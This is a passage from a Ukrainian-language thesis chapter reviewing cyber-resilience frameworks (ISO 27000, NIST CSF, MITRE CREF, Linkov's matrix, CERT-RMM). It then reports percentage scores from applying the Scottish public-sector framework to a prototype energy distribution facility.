


Рисунок 1.1 – Модель руйнування функціональності системи при відмовостійкості

При цьому, постає питання: яка різниця між кібербезпекою та кібервідмовостійкістю? Якщо кібербезпека фокусується на проактивних заходах, спрямованих на підтримку організацій у протидії постійному поширенню кібератак (зокрема, з використанням програм-вимагачів та шкідливого програмного забезпечення), то кібервідмовостійкість відображає внутрішній потенціал компанії мінімізувати збитки й відновити штатний режим функціонування після здійсненої кібератаки. Водночас ці категорії є нерозривно пов'язаними, оскільки фундаментальні засади концепції кібервідмовостійкості беруть свій початок саме з базових принципів кібербезпеки.

1.2 Аналіз існуючих робіт та можливих підходів щодо забезпечення кіберстійкості об'єктів критичної інфраструктури

Базові архітектури кібервідмовостійкості формуються на основі існуючих фреймворків кібербезпеки, головне призначення яких полягає в управлінні відповідними ризиками на рівні організацій. Наразі у сфері кібербезпеки домінують два ключові стандарти, що містять практики, релевантні для концепції кібервідмовостійкості: родина стандартів інформаційної безпеки ISO 27000 (від Міжнародної організації зі стандартизації) та Рамкова програма кібербезпеки від Національного інституту стандартів і технологій (NIST).

Співпраця у контексті узгодження з Британським інститутом стандартів стала підґрунтям для розробки та затвердження стандарту ISO/IEC 27001 у 2005 році. Хоча лінійка стандартів ISO 27000 прямо не декларує забезпечення стійкості як свою першочергову мету, вона пропонує низку заходів, що безпосередньо сприяють підвищенню рівня кібервідмовостійкості установи. Проте подальша еволюція вимог ISO/IEC 27001 у напрямку цілісної системи кібервідмовостійкості не набула широкого практичного впровадження. Це пояснюється як відсутністю чіткої межі між класичною кібербезпекою та кібервідмовостійкістю, так і значною вартістю й загальною складністю самого процесу проходження сертифікації.

При цьому, Рамкова система кібербезпеки (CSF) Національного інституту стандартів і технологій (NIST) дає визначення кібервідмовостійкості та не обмежує розробників формальними процедурами. Отже, CSF версії 1.1 містить п'ять основних ключових функцій:

1. **Ідентифікація** – превентивне визначення потенційних векторів атак та індикаторів впливу, що можуть слугувати шляхами несанкціонованого проникнення до ІТ-екосистеми.

2. **Захист** – мінімізація наявних вразливостей системи з урахуванням прийнятного для організації рівня толерантності до ризиків.

3. **Виявлення** – розпізнавання індикаторів компрометації шляхом безперервного аудиту в режимі реального часу, ідентифікації аномальної поведінки та генерування відповідних попереджень.

4. **Відповідь** – оперативне акумулювання й аналітичне опрацювання інформації про кіберінцидент задля прийняття зважених рішень щодо оптимального алгоритму подальших дій.

5. **Відновлення** – швидке, безпомилкове та результативне повернення інформаційних систем і масивів даних до працездатного стану.

До того ж, в оновленій редакції стандарту NIST CSF 2.0 було інтегровано шосту базову функцію – **Керування**. Вона виступає наскрізним компонентом, який координує та підтримує всі інші етапи; наприклад, саме результати процесу керування дозволяють правильно розставити пріоритети під час впровадження засобів контролю безпеки.

По суті, інтеграція функції «Керування» стала для NIST сполучною ланкою, що дозволила повноцінно перейти до підтримки архітектур кібервідмовостійкості, практично реалізованих у публікації 800-160 v2 («Розробка кіберстійких систем: підхід до розробки системної безпеки»). У цьому нормативному документі ґрунтовно розкриваються дві ключові та тісно взаємопов'язані складові фреймворків кібервідмовостійкості: її глобальна мета та конкретні цілі.

Відповідно до настанов NIST, виокремлюють **чотири мети кібервідмовостійкості**, де сама мета трактується як узагальнене високорівневе формулювання очікуваних результатів:

- **Передбачення** – збереження стану обізнаної готовності до ймовірних кризових ситуацій.
- **Витримка** – спроможність забезпечувати виконання ключової місії або критичних бізнес-функцій попри виникнення деструктивних обставин.
- **Відновлення** – здатність повертати працездатність систем у процесі та після завершення кризових подій, що може реалізовуватися у вигляді поетапного алгоритму.

- **Адаптація** – фінальна мета, яка полягає у модифікації місії організації та засобів її підтримки як реакції на трансформації в ІТ-середовищі та еволюцію ландшафту загроз.

Цілі кібервідмовостійкості. Цілі – це більш деталізовані та специфічні твердження про очікувані результати. Вони артикулюються у такий спосіб, щоб максимально спростити процедуру оцінювання того, «наскільки ефективно», «як оперативно» або «з яким рівнем впевненості чи надійності» можливе досягнення поставленої мети. Таким чином, керівництво NIST окреслює вісім ключових цілей кібервідмовостійкості:

1. **Запобігання або уникнення** – унеможливлення успішного виконання атаки або настання несприятливих умов.
2. **Підготовка** – усвідомлення неминучості настання негараздів і, відповідно до цього, підтримання комплексу реалістичних реакцій задля подолання очікуваних ускладнень.
3. **Продовження** – забезпечення максимальної тривалості й збереження життєздатності базових місій чи бізнес-функцій у період дії труднощів.
4. **Обмеження** – стримування масштабів шкоди від негараздів щодо цінних активів, зокрема тих, у яких зберігається чи обробляється конфіденційна інформація, або які підтримують критично важливі для місії спроможності.
5. **Відновлення** – повернення максимально можливої кількості функцій місії або бізнесу після негараздів із гарантуванням того, що всі відновлені ресурси є надійними.
6. **Розуміння** – підтримання актуального й корисного представлення місії, бізнес-залежностей, а також поточного статусу ресурсів у контексті ймовірних негараздів.
7. **Трансформація** – модифікація місії чи бізнес-функції разом із відповідними допоміжними процесами задля покращення здатності справлятися з труднощами.
8. **Перебудова** – внесення змін до системи, місії та допоміжної архітектури з метою більш ефективного подолання труднощів.

Хоча понятійний апарат NIST і забезпечує критично важливе розуміння завдань та цілей щодо прийняття інфраструктури кібервідмовостійкості, він не виступає безпосереднім засобом для фактичного впровадження зазначених цілей і завдань у межах конкретної організації. З огляду на це, виникає об'єктивна потреба у створенні методологій, завдяки яким стає можливим використання структур кібервідмовостійкості з метою подальшого розроблення конкретних методик оцінювання кібервідмовостійкості організації. Одну із таких методологій пропонує дослідницька організація MITRE.

Інженерна структура кібервідмовостійкості MITRE. В основу ідеї інженерної структури кібервідмовостійкості MITRE покладено структури кібервідмовостійкості NIST, завдяки чому забезпечуються не тільки мети та цілі кібервідмовостійкості, а також і безпосередньо методи кібервідмовостійкості.

Таким чином, для ухвалення рішень, спрямованих на гарантування життєздатності системи, базовим підґрунтям слугують показники кібервідмовостійкості. Кожен показник кібервідмовостійкості виступає похідною величиною або безпосередньо пов'язується з певним компонентом інженерної структури кібервідмовостійкості (CREF), до яких належать мета, ціль, принцип розробки, техніка чи підхід до її практичної реалізації. Застосування методології оцінки кібервідмовостійкості дає змогу визначити ступінь спроможності конкретної системи відповідати своїй місії або оперативним цілям, а також здійснити порівняння різноманітних альтернативних рішень.

У разі виявлення недостатньої кібервідмовостійкості системи, розв'язання цієї проблеми вимагає обов'язкового попереднього оцінювання її поточного рівня кібервідмовостійкості. Цілком очевидно, що такий процес потребує залучення показників кібервідмовостійкості, які репрезентують собою результати вимірювань та відповідні значення, обчислені на їхній основі. Процедури вибору та пріоритезації елементів CREF для певної системи, керованої згідно з принципами кібервідмовостійкості, проілюстровано на Рисунку 1.2. Водночас завдяки системам

оцінки, ранжирування та підрахунку балів формуються напівкількісні показники, що роблять можливим проведення порівняльного аналізу системи як із теоретичним ідеалом, так і з іншими існуючими альтернативами.




Рисунок 1.2 – Інженерна структура кібервідмовостійкості MITRE [1]

Методологія визначення кібервідмовостійкості (SSM-CR) – це адаптивна методика оцінювання, головне призначення якої полягає в забезпеченні менеджерів програм зрозумілим відносним індикатором рівня кібервідмовостійкості конкретної системи, а також у демонстрації того, як саме різноманітні альтернативи здатні змінювати цей показник.

Формування системи показників кібервідмовостійкості безпосередньо вимагає здійснення їхнього попереднього відбору. Будучи складовою структури CREF MITRE, методологія SSM-CR становить значну практичну цінність, оскільки дає змогу отримувати специфікацію метрики шляхом застосування спеціально розробленого

шаблону [8]. На сьогодні вже відомі приклади розроблених за методологією CREF MITRE систем оцінювання кібервідмовостійкості для реальних об'єктів [9]. Крім того, наявний успішний досвід практичної апробації зазначених фреймворків на підприємствах критичної інфраструктури [10], хоча її результати і засвідчили об'єктивну потребу в проведенні подальших досліджень. Втім, у загальному концептуальному просторі ідей кібервідмовостійкості інженерна методологія MITRE не володіє монопольним статусом.

Методологія групи Лінкова. Зовсім інша методологія визначення кібервідмовостійкості була запропонована об'єднаною групою американських дослідників, що мали спільне наукове бачення, але не представляли лише одну інституцію [11]. Фундаментальними засадами для їхньої концепції слугували напрацювання Національної академії наук США (NAS) [12]. Згідно з цим підходом, стійкість систем, що функціонують для забезпечення критично важливих послуг, описується через чотири базові здатності: планувати/готуватися, абсорбувати наслідки, відновлюватися, а також адаптуватися до як відомих, так і невідомих загроз.

Водночас задля визначення базових засобів, здатних забезпечити реалізацію перелічених здібностей, дослідницька група Лінкова спиралася на наукові праці Альбертса [13]. У них було узагальнено та виділено чотири ключові домени в контексті доктрини мережево-центричної війни (network-centric warfare – NCW).


Відповідно до доктрини NCW виокремлюються чотири домени, що формують єдиний інформаційний ресурс в обставинах, які вимагають ухвалення рішень задля забезпечення виживання системи:

- Фізичний: включає фізичні ресурси, можливості та дизайн цих ресурсів.
- Інформаційний: передбачає інформацію та розвиток інформації про фізичну область.
- Когнітивний: використовує інформацію доменів для прийняття рішень.

- Соціальний: представляє організаційну структуру та комунікацію для прийняття когнітивних рішень.

У статті [14] було співставлено визначення чотирьох системних функцій NAS і чотирьох доменів NCW, щоб створити загальну матрицю показників стійкості. Ця матриця, яка у загальному вигляді відображає структуру відмовостійкості будь-яких систем показана в Таблиці 1.1.

Таблиця 1.1. Матриця стійкості [1]



У своїх наступних працях дослідницька група Лінкова здійснила суттєве розширення й деталізацію системних функцій і доменів згаданої узагальненої матриці з метою імплементації структур кібервідмовостійкості, що також охопило розробку

метрик кібервідмовостійкості [14]. При цьому необхідно наголосити на принциповій різниці у тлумаченні понять «міра» та «метрика». Під мірою розуміють якісний чи кількісний інструмент фіксації певної властивості конкретного системного компонента або системи загалом. Натомість метрика виступає механізмом зіставлення якості кількох систем (або їхніх складових) через безпосереднє застосування міри. Як ілюстрацію можна навести такий приклад: рівень продуктивності системи в умовах кібервпливу слугуватиме метрикою, тоді як швидкість передавання даних у ній виступатиме відповідною мірою, що тісно пов'язана із цією метрикою.

Методологія управління стійкістю CERT (CERT-RMM). Певні інституції, не обмежилися загальноприйнятими стандартами кібербезпеки, що імплементовані в ISO/IEC та NIST, і створили вузькоспеціалізовані нормативи, які розкривають різноманітні стадії та сфери кібервідмовостійкості. Найбільш ґрунтовною серед таких розробок виступає методологія управління стійкістю CERT (CERT-RMM), створена фахівцями Університету Карнегі-Меллона [15]. У структурі CERT Resiliency Engineering Framework наведено зведення стандартів та практичних кодексів, що традиційно застосовуються із цією метою. Задля сприяння організаціям у визначенні власного рівня кібервідмовостійкості, на офіційному вебсайті організації в межах даної методології надається доступ до спеціального інструменту самооцінки, який робить основний акцент саме на кіберризиках [16]. Безпосередньо процедура оцінювання кібервідмовостійкості базується на чітко структурованій системі метрик:

- **Атрибут** – специфічна риса чи властивість певного активу, сервісу або процесу забезпечення стійкості.
- **Основна міра** – інструмент, що забезпечує безпосереднє кількісне вираження конкретного атрибута.
- **Похідні міри** – розрахункова математична функція, яка формується шляхом поєднання двох чи більше основних та/або інших похідних мір.

- **Показники** – встановлені критерії, що слугують фундаментальною базою під час ухвалення рішень.
- **Інформаційна потреба** – цільове об'єднання комплексу показників, що формує підґрунтя для обґрунтованого прийняття рішення.

1.3 Впровадження адаптивного підходу до реагування на порушення кіберстійкості об'єктів критичної інфраструктури

Актуальні кіберінциденти та умови гібридної війни наочно продемонстрували, що кібератаки на об'єкти критичної інфраструктури у різноманітних галузях життєдіяльності можуть мати не менш руйнівний характер, ніж збитки від реальних фізичних військових дій. При цьому, зважаючи на стрімке збільшення масштабів і рівня складності кібератак, питання гарантування безперебійної роботи енергетичних систем стає сьогодні надзвичайно пріоритетним завданням. Зокрема, гостро актуалізується проблема, пов'язана з наявними методами забезпечення кіберстійкості [17], а подекуди – із повною відсутністю чітко структурованих алгоритмів реагування, необхідних для подальшого відновлення. Як наслідок, виникла об'єктивна потреба змістити парадигму: від суто прямого впровадження захисних заходів проти кібератак у секторі критичної інфраструктури перейти до пріоритезації процесів швидкого повернення системи чи об'єкта до прийнятного робочого стану, що, власне, і становить сутність забезпечення кіберстійкості. Додатковим підтвердженням неабиякої важливості зазначеної проблематики слугують сучасні тенденції, які полягають у формуванні нових державних регулюючих органів на найвищому управлінському рівні. Основні результати цього підрозділу були опубліковані здобувачем у праці [2].

У цьому контексті йдеться про ініціалізацію та подальше функціонування національної системи реагування на інциденти та атаки у кібернетичному просторі [18]. Завдяки такому підходу державні інституції та різноманітні організації отримують змогу здійснювати комплексну оцінку потенційних загроз, виявляти слабкі місця системи, а

також вносити обґрунтовані корективи до подальших локальних і глобальних стратегій захисту/протидії [19]. Зазначений аспект виступає критично необхідною умовою для досягнення оптимального/прийнятного рівня захисту. Це, зі свого боку, відкриває можливість надійно гарантувати безперервність роботи об'єктів критичної інфраструктури навіть за обставин інтенсивної ворожої діяльності в секторі кібератак. Використання кількісних оцінок кіберстійкості суттєво сприяє інтеграції безпосередньо кіберзахисту до загальної стратегії національної безпеки. Зокрема, це дозволяє більш точно встановлювати потенціал імовірного відновлення після заподіяної шкоди, а також здійснювати грамотний розподіл необхідних ресурсів, відповідних сервісів чи залучених органів управління.

Однак, у той самий час, якщо ситуація з аналізом якісних показників кіберстійкості існуючих систем і фреймворків, а також із процесом моделювання системних прототипів для цих об'єктів залишається переважно зрозумілою, то щодо застосування суто кількісного підходу та встановлення конкретних метрик/параметрів погляди фахівців суттєво різняться [20]. На сьогоднішній день досі бракує універсального та чітко структурованого механізму, придатного для імплементації на об'єктах критичної інфраструктури, що належать до різних галузей. Тому насамперед необхідно детально розглянути життєвий цикл забезпечення кіберстійкості. У загальному вигляді його можна представити у такій послідовності:

- планування та підготовка;
- виявлення та аналіз;
- сповіщення та стримування;
- ліквідація наслідків;
- адаптація та відновлення;
- подальша діяльність інфраструктурного об'єкту.

Крім того, зважаючи на те, що кіберстійкість являє собою спроможність установи підтримувати безперервний розвиток власної операційної діяльності (що формує

загальну стійкість підприємства) завдяки завчасній підготовці до кіберзагроз та вмінню адекватно реагувати на них із використанням інструментів відновлення після кібератак, таку характеристику доцільно аналізувати в розрізі різноманітних рівнів (Таблиця 1.2).

Водночас на кожному з відображених рівнів виникають специфічні виклики, а також формуються власні підходи та потенційні механізми контролю, необхідні для повноцінного гарантування кіберстійкості. Відтак, спроможність стабільно досягати намічених цілей може поширюватися не виключно на рівень цілих держав, але й охоплювати промислові об'єкти, окремі підприємства чи навіть вузькоспрямовані локальні ІТ-системи. Втім, задля досягнення справжньої ефективності, кіберстійкість має вивчатися та впроваджуватися комплексно – тобто, паралельно на декількох взаємопов'язаних рівнях та в різних масштабних вимірах одночасно [21].

Таблиця 1.2 – Кіберстійкість на різних рівнях

Рівень	Опис	Приклад
Міжнаціональний	КС для конфедерацій	Європейський союз
Національний	КС для країни	Україна
Регіональний	КС для регіону, або міста	Київ
Організаційний	КС для організації	Компанія
Функціональний	КС для бізнес-функцій	Процес захисту
Технічний	КС для технічних систем	ІТ-система, мережа

Будь-яка метрика, призначена для оцінки кіберстійкості, зобов'язана встановлювати ключові цілі (передбачити, витримати, відновити та адаптуватися). Водночас цілі кіберстійкості мають неодмінно характеризуватися такими системними властивостями високого рівня, як обізнаність, надійність, відновлення та адаптивність. Зі свого боку, перелічені властивості розкривають набір більш специфічних

характеристик, до яких належать: готовність, безперервність, обмеження шкоди, операційна та технічна гнучкість, а також подальша підзвітність.

На даний момент налічується близько 500 репрезентативних показників кіберстійкості [1]. Певна частина індикаторів, зокрема ті, що пов'язані з ціллю «запобігання / уникнення», безпосередньо наслідуються від відповідних показників кібербезпеки. Натомість інші, як-от індикатори, що відповідають за ціль «відновлення та адаптація», формуються на базі показників стійкості системи або є їхніми прямими похідними. Загалом показники стійкості системи та її безпеки характеризуються глибоким взаємозв'язком і спільною спрямованістю завдань, проте вони не вважаються абсолютно ідентичними [17]. З огляду на це, завдання забезпечення кіберстійкості здатне виступати надзвичайно актуальною властивістю в різноманітних галузях та масштабних вимірах. Відповідно, для кожного специфічного діапазону існує можливість формування та подальшого оцінювання власного відокремленого набору індикаторів.

Отже, зазначені області загалом корелюють із чотирма сферами, що репрезентовані у матриці кіберстійкості:

- системи та їхні компоненти, ідентифікація яких є можливою за допомогою фізичних засобів;
- системи, що підлягають безпосередньому оцінюванню в інформаційному просторі;
- внутрішні операції з кібербезпеки, які здійснюються в межах конкретного об'єкта або організації;
- управлінські структури й механізми прийняття рішень, які передусім пов'язані із забезпеченням кіберстійкості на різних рівнях: від організаційного і галузевого до регіонального, національного чи навіть транснаціонального масштабу.



Рисунок 1.3 - Масштаб, у якому можна оцінити кіберстійкість [28]

Таблиця 1.3 - Кіберстійкість на різних рівнях [2]

Аспект	Принципи кіберстійкості
Мета	Забезпечення неперервності роботи: 1) Під час несприятливих кіберподій стійкість спрямована на збереження/забезпечення бізнес-цілей, а не ІТ-систем. Таким чином: 2) Відправною точкою аналізу стійкості повинна бути життєдіяльність бізнес-проекту чи самої організації (об'єкта), а не ІТ-системи.
Задум/ідея	Безпечність до відмови: 3) Стійкі системи повинні бути сконструйовані таким чином, щоб мати можливість виходити з ладу контрольованим способом, а не проектуватися виключно для захисту від збою.
Підхід	Безпека зсередини: 4) Стійкість забезпечується всередині організації чи ІТ-системи, а не передбачається у форматі додавання окремих компонентів, функцій чи команд.
Архітектура	Багаторівневий захист: 5) Стійка архітектура містить кілька рівнів, кожен із яких здатний захищати та відновлюватись.

Продовження Таблиці 1.3 [2]

Аспект	Принципи кіберстійкості
Область застосування	Цілісна мережа організацій: 6) Щоб керувати стійкістю, бізнес-проекти та ІТ-системи потрібно розглядати як взаємопов'язану мережу, а не як єдину одиницю аналізу з середовищем. Крім того: 7) Мережеві взаємозв'язки організацій і систем повинні розглядатися як сильна та слабка сторони, а не лише як джерело загроз.

Таким чином, формування понятійного апарату [1], що стосується актуалізованого терміна «кібервідмовостійкість», а також розгляд механізмів його забезпечення через призму якісних показників та розподілу на окремі підструктурні домени, створює підґрунтя для переходу до безпосереднього аналізу концептуальних фреймворків оцінювання.

Зокрема, було встановлено, що для оцінки розгалуженої інфраструктури об'єкта найбільш комплексним є Шотландський фреймворк для державного сектору [10]. Водночас до головних критичних функцій кіберстійкості належать:

- *Ідентифікація* – завчасний пошук векторів атак та індикаторів впливу, що можуть бути використані для проникнення в ІТ-екосистему.
- *Захист* – мінімізація кількості вразливих місць відповідно до встановленого рівня терпимості до ризику.
- *Виявлення* – фіксація індикаторів компрометації шляхом проведення аудиту в реальному часі, виявлення аномалій та формування попереджень.
- *Відповідь* – оперативний збір і аналіз даних про інцидент для ухвалення обґрунтованих рішень щодо оптимального алгоритму дій.
- *Відновлення* – точне, швидке та ефективне повернення системи й даних до робочого стану.

- *Керування* – наскрізна функція, що забезпечує підтримку та інформування інших процесів; зокрема, результати управління визначають пріоритетність застосування засобів контролю безпеки.



Нижче наведено результати детальної апробації Шотландського фреймворку [22] для прототипу вітчизняного енергетичного об'єкта критичної інфраструктури, а саме – системи розподілення.

Organisation	Critical infrastructure facility.		
Sector	Energy sector. Distribution systems.		
Statement of Applicability	Framework for assessing cyber resilience		
Report Date	Baseline	Target	Advanced
7 червень 2025 р.	56,67%	9,81%	5,09%
12 червень 2025 р.	91,67%	34,46%	17,74%
21 червень 2025 р.	100,00%	81,50%	42,91%
26 червень 2025 р.	93,33%	89,73%	66,29%
3 липень 2025 р.	96,67%	90,41%	74,84%
11 липень 2025 р.	70,00%	74,66%	89,73%

Рисунок 1.4 – Оцінка кіберстійкості інфраструктурного об'єкту за визначений період

CE	PSAP	PSN - ITHC	PCI-DSS	10 Steps	GDPR	HMG SPF	ISO 27001	NIS - CAF
93,33%	86,67%	44,00%	41,67%	45,65%	38,89%	44,68%	35,19%	34,43%
100,00%	93,33%	76,92%	72,00%	71,74%	69,44%	72,92%	61,82%	64,52%
100,00%	100,00%	100,00%	100,00%	100,00%	100,00%	100,00%	96,36%	96,77%
86,67%	93,33%	88,46%	92,00%	93,48%	94,44%	93,75%	94,55%	91,94%
100,00%	96,67%	88,46%	96,00%	89,13%	91,67%	89,58%	90,91%	90,32%
